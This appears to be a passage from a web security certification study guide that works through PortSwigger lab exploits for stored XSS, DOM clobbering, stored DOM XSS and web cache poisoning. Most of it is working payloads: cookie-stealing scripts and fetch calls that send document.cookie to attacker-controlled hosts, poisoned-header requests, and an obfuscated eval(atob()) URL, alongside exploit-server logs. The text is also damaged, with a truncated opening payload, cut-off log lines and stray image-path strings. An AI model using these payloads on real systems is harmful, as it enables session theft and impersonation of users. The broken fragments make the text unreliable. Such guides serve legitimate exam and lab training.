location = "https://TARGET.net/?SearchTerm=%22%2d%65%76%61%6c%28%61%74%6f%62%28%22%5a%6d%56%30%59%32%67%6f%59%47%68%30%64%48%42%
</script>
```



#	Time	Type	Payload
1	2023-Mar-19 16:50:33.420 UTC	DNS	4z4age0ypb5wob9p61yppu13vu1lpbd0
2	2023-Mar-19 16:50:33.420 UTC	DNS	4z4age0ypb5wob9p61yppu13vu1lpbd0
3	2023-Mar-19 16:50:34.282 UTC	HTTP	4z4age0ypb5wob9p61yppu13vu1lpbd0
4	2023-Mar-19 17:16:33.388 UTC	DNS	4z4age0ypb5wob9p61yppu13vu1lpbd0
5	2023-Mar-19 17:16:33.389 UTC	DNS	4z4age0ypb5wob9p61yppu13vu1lpbd0
6	2023-Mar-19 17:16:34.380 UTC	HTTP	4z4age0ypb5wob9p61yppu13vu1lpbd0

> NOTE: `Deliver exploit to victim` few times if the active user do not send HTTP request to collaborator. Replace the current cookie value with the stolen cookie to impersonate the active user and move on to Stage 2 of the Practice Exam.

PortSwigger Practice Exam - Stage 1 - Foothold

Stored XSS

> Stored XSS can also be Blind XSS. If alert payload do not trigger, see NahamSec blind xss video payload for victim to click, example:
> `<svg/onload=import('//EXPLOIT.net/blind_xss')>`
> If stored input is redirecting victim that click on the links, it send request to exploit server. Use the following sample code to ***identify*** stored XSS.

```
<img src="https://EXPLOIT.net/img">
<script src="https://EXPLOIT.net/script"></script>
<video src="https://EXPLOIT.net/video"></video>
```

> Below log entries show the requests made to the exploit server, and from the logs we can ***identify*** that `/img` and `/video` of the above tags were allowed on the application and made requests when accessed.

```
.31  2023-02-10 07:45:09 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; \
.31  2023-02-10 07:45:10 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozi
.31  2023-02-10 07:45:17 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; \
.31  2023-02-10 07:45:18 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozi
.31  2023-02-10 07:46:16 +0000 "GET /img HTTP/1.1" 404 "User-Agent: Mozilla/5.0 (Windows NT 10.(
     2023-02-10 07:46:17 +0000 "GET /img HTTP/1.1" 404 "User-Agent: Mozilla/5.0 (Victim) AppleW
     2023-02-10 07:46:17 +0000 "GET /video HTTP/1.1" 404 "User-Agent: Mozilla/5.0 (Victim) Appl
.31  2023-02-10 07:46:17 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0;
```

> Cross site Scripting saved in Blog post comment. This Cookie Stealer payload then send the victim session cookie to the exploit server logs.

```
<img src="1" onerror="window.location='https://exploit.net/cookie='+document.cookie">
```

> Product and Store lookup


```
?productId=1&storeId="></select><img src=x onerror=this.src='https://exploit.net/?'+document.cookie;>
```

Stored XSS Blog Post

> Stored XSS Blog post cookie stealer sending document cookie to exploit server.

```
<script>
document.write('<img src="https://exploit.net?cookieStealer='+document.cookie+'" />');
</script>
```

> Below target has a stored XSS vulnerability in the blog comments function. Steal a victim user session cookie that views the comments after they are posted, and then use their cookie to do impersonation.



> **Fetch API** JavaScript Cookie Stealer payload in Blog post comment.

```
<script>
fetch('https://exploit.net', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

> IPPSEC YouTube using the HackTheBox Bookworm, showing `payload.js` JavaScript code how he using `fetch` and learning JavaScript.


PortSwigger Lab: Exploiting cross-site scripting to steal cookies

Upgrade stored self-XSS

> Blog comment with **Stored self-XSS**, upgrading the payload to steal victim information from DOM. The function **edit content** reflect the input in the `<script>` tag. The CSRF token for the **write comment** is same as the **edit content** functions. Below payload use **write comment** function to make the victim create a blog entry on their on blog with our malicious content. The `a` character is added to escape the `#` hash character from the initial application `source code`. The below `source code` in the blog entry is full exploit to steal victim info.

```
<button form=comment-form formaction="/edit" id=share-button>Click Button</button>
<input form=comment-form name=content value='<meta http-equiv="refresh" content="1; URL=/edit" />'>
<input form=comment-form name=tags value='a");alert(document.getElementsByClassName("navbar-brand")[0].innerText)//'>
```

> This target is exploited by constructing an HTML injection that clobbers a variable named `share_button`, see `source code` below and uses HTML code above. The content is reflected on the page, then using this reflection enable page redirection to victim `/edit` page with the use of the `meta http-equiv` tag to refresh page after 1 second result in redirection.



```
function change_share_url() {
  const share_area = document.querySelector("#share-area");
  const twitter_button = document.querySelector("#twitter-button");
  let share_content = share_area.value;
  twitter_button.href = "https://twitter.com/intent/tweet?text=" + encodeURIComponent(share_content);
}

document.addEventListener("DOMContentLoaded", function(){
  const queryString = window.location.search;
  const urlParams = new URLSearchParams(queryString);
  const share = urlParams.get('share')
  if (share != null) {
      let share_button = document.querySelector("#share-button");
      share_button.click()
  }

  change_share_url()
  document.querySelector("#share-area").addEventListener("keyup", function(){
    change_share_url()
  });

});
```

```
https://challenge-1222.intigriti.io/blog/unique-guid-value-abc123?share=1
```

> Deliver Exploit, by Sending url that reference the above blog entry to the victim will trigger XSS as them.

intigriti - Self-XSS upgrade - Solution to December 22 XSS Challenge

> Alternative exploit using HTML injection in the Edit Content blog entry page, ***identified*** using XSS Resources CSP check.

```
<base href="https://Exploit.net">
```

> Host JS file on Exploit server as `static/js/bootstrap.bundle.min.js` , with content:

```
alert(document.getElementsByClassName("navbar-brand")[0].innerText)
```

> The modified PortSwigger lab payload assign the `document.location` function to the variable `defaultAvatar` next time page is loaded, because site uses DOMPurify that allows the use of `cid:` protocol that do not URLencode double quotes.

```
<a id=defaultAvatar><a id=defaultAvatar name=avatar href="cid:&quot;onerror=document.location=`https://OASTIFY.COM/?clobber=`+document.cookie//">
```

PortSwigger Lab: Exploiting DOM clobbering to enable XSS


Stored DOM XSS

> In the JavaScript `source code` , included script `resources/js/loadCommentsWithVulnerableEscapeHtml.js` we ***identify*** the `html.replace()` function inside the custom `loadComments` function. Testing payloads we see the function only replaces the first occurrence of `<>` .

```
function loadComments(postCommentPath) {
    let xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            let comments = JSON.parse(this.responseText);
            displayComments(comments);
        }
    };
    xhr.open("GET", postCommentPath + window.location.search);
    xhr.send();

    function escapeHTML(html) {
        return html.replace('<', '&lt;').replace('>', '&gt;');
    }

    function displayComments(comments) {
        let userComments = document.getElementById("user-comments");

        for (let i = 0; i < comments.length; ++i)
        {
            comment = comments[i];
            let commentSection = document.createElement("section");
            commentSection.setAttribute("class", "comment");
```

```
<><img src=1 onerror=javascript:fetch(`https://OASTIFY.COM?escape=`+document.cookie)>
```

> Above payload is stored and any user visiting the comment blog will result in their session cookie being stolen and send to collaborator.



> PortSwigger Lab payload: `<><img src=1 onerror=alert()>` .

[PortSwigger Lab: Stored DOM XSS]

Web Cache Poison

[Unkeyed header]
[Unkeyed Utm_content]
[Cloaking utm_content]
[Poison ambiguous request]
[Cache Poison multiple headers]


Unkeyed header

> Target use **tracking.js** JavaScript,
> and is vulnerable to `X-Forwarded-Host` or `X-Host` header redirecting path,
> allowing the stealing of cookie by poisoning cache.

> ***Identify*** the web cache headers in response and the tracking.js script in the page source code.
> Exploit the vulnerability by hosting JavaScript and injecting the header to poison the cache of the target to redirect a victim visiting.


```
<head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>Mystery challenge</title>
</head>
<body>
    <script type="text/javascript" src="//0a5c003203fe8128c1555f3a007600d0.web-security-academy.net/resources/js/tracking.js"></script>
        <script src="/resources/labheader/js/labHeader.js"></script>
        <div id="academyLabHeader">
<section class='academyLabBanner'>
    <div class=container>
        <div class=logo></div>
            <div class=title-container>
                <h2>Mystery challenge</h2>
                <a id='exploit-link' class='button' target='_blank' href='https://exploit-0a99003a0303811bc10e5ec601ad00e7.exploit-serve
                <button id='submitSolution' class='button' method='POST' path='/submitSolution' parameter='answer' data-answer-prompt='S
                <script src='/resources/labheader/js/submitSolution.js'></script>
```

```
X-Forwarded-Host: EXPLOIT.net
X-Host: EXPLOIT.net
```



> Hosting on the exploit server, injecting the `X-Forwarded-Host` header in request, and poison the cache until victim hits poison cache.


```
/resources/js/tracking.js
```



> Body send session cookie to collaboration service.

```
document.location='https://OASTIFY.COM/?cookies='+document.cookie;
```

> Keep **Poisoning** the web cache of target by resending request with `X-Forwarded-Host` header.



[PortSwigger Lab: Web cache poisoning with an unkeyed header]


> Youtube video showing above lab payload on exploit server modified to steal victim cookie when victim hits a cached entry on back-end server. The payload is the above JavaScript.

[YouTube: Web cache poisoning with unkeyed header - cookie stealer]

[Param Miner Extension to identify web cache vulnerabilities]


Unkeyed utm_content

> Target is vulnerable to web cache poisoning because it excludes a certain parameter from the cache key. Param Miner's "Guess GET parameters" feature will ***identify*** the parameter as utm_content.




```
GET /?utm_content='/><script>document.location="https://OASTIFY.COM?c="+document.cookie</script>
```

> Above payload is cached and the victim visiting target cookie send to Burp collaborator.




[PortSwigger Lab: Web cache poisoning via an unkeyed query parameter]

Cloaking utm_content

> Param Miner extension doing a `Bulk scan > Rails parameter cloaking scan` will ***identify*** the vulnerability automatically. Manually it can be identified by adding `;` to append another parameter to `utm_content`, the cache treats this as a single parameter. This means that the extra parameter is also excluded from the cache key.
> The `source code` for `/js/geolocate.js?callback=setCountryCookie` is called on every page and execute callback function.

> The `callback` parameter is keyed, and thus cannot poison cache for victim user, but by combine duplicate parameter with `utm_content` it then excluded and cache can be poisoned.

```
GET /js/geolocate.js?callback=setCountryCookie&utm_content=fuzzer;callback=EVILFunction
```



> Cache Cloaking Cookie Capturing payload below, keep poising cache until victim hits stored cache.

```
GET /js/geolocate.js?callback=setCountryCookie&utm_content=fuzzer;callback=document.location='https://OASTIFY.COM?nuts='%2bdocument.cookie%3b HTTP/2
```

> Below is Url Decoded payload.

```
GET/js/geolocate.js?callback=setCountryCookie&utm_content=fuzzer;callback=document.location='https://OASTIFY.COM?nuts='+document.cookie; HTTP/2
```

PortSwigger Lab: Parameter cloaking


Poison ambiguous request

> Adding a second **Host** header with an exploit server, this ***identify*** a ambiguous cache vulnerability and routing your request. Notice that the exploit server in second **Host** header is reflected in an absolute URL used to import a script from `/resources/js/tracking.js` .

```
Host: TARGET.net
Host: exploit.net
```

> On the exploit server set a file as same path target calls to `/resources/js/tracking.js` , this will contain the payload. Place the JavaScript payload code below to perform a cookie stealer.

```
document.location='https://OASTIFY.COM/?CacheCookies='+document.cookie;
```




PortSwigger Lab: Web cache poisoning via ambiguous requests

Cache Poison multiple headers

> Identify that cache hit headers in responses,
> then test if the target support `X-Forwarded-Host` or `X-Forwarded-Scheme` headers.
> These headers can allow for the stealing of victim session cookie.

> Identify if adding the two **Forwarded** headers to the GET `/resources/js/tracking.js` request, result in a change to the location response header. This ***identify*** positive poisoning of the cache with multiple headers.

```
GET /resources/js/tracking.js?cb=123 HTTP/2
Host: TARGET.net
X-Forwarded-Host: EXPLOIT.net
X-Forwarded-Scheme: nothttps
```



> On the exploit server change the file path to `/resources/js/tracking.js` and then update the poison request `X-Forwarded-Host: EXPLOIT.net` header. Place the payload on exploit server body.


```
document.location='https://OASTIFY.COM/?poisoncache='+document.cookie;
```

> Remove the `cb=123` cache **buster**, and then poison the cache until the victim is redirected to the exploit server payload tracking.js to steal session cookie.

[PortSwigger Lab: Web cache poisoning with multiple headers]

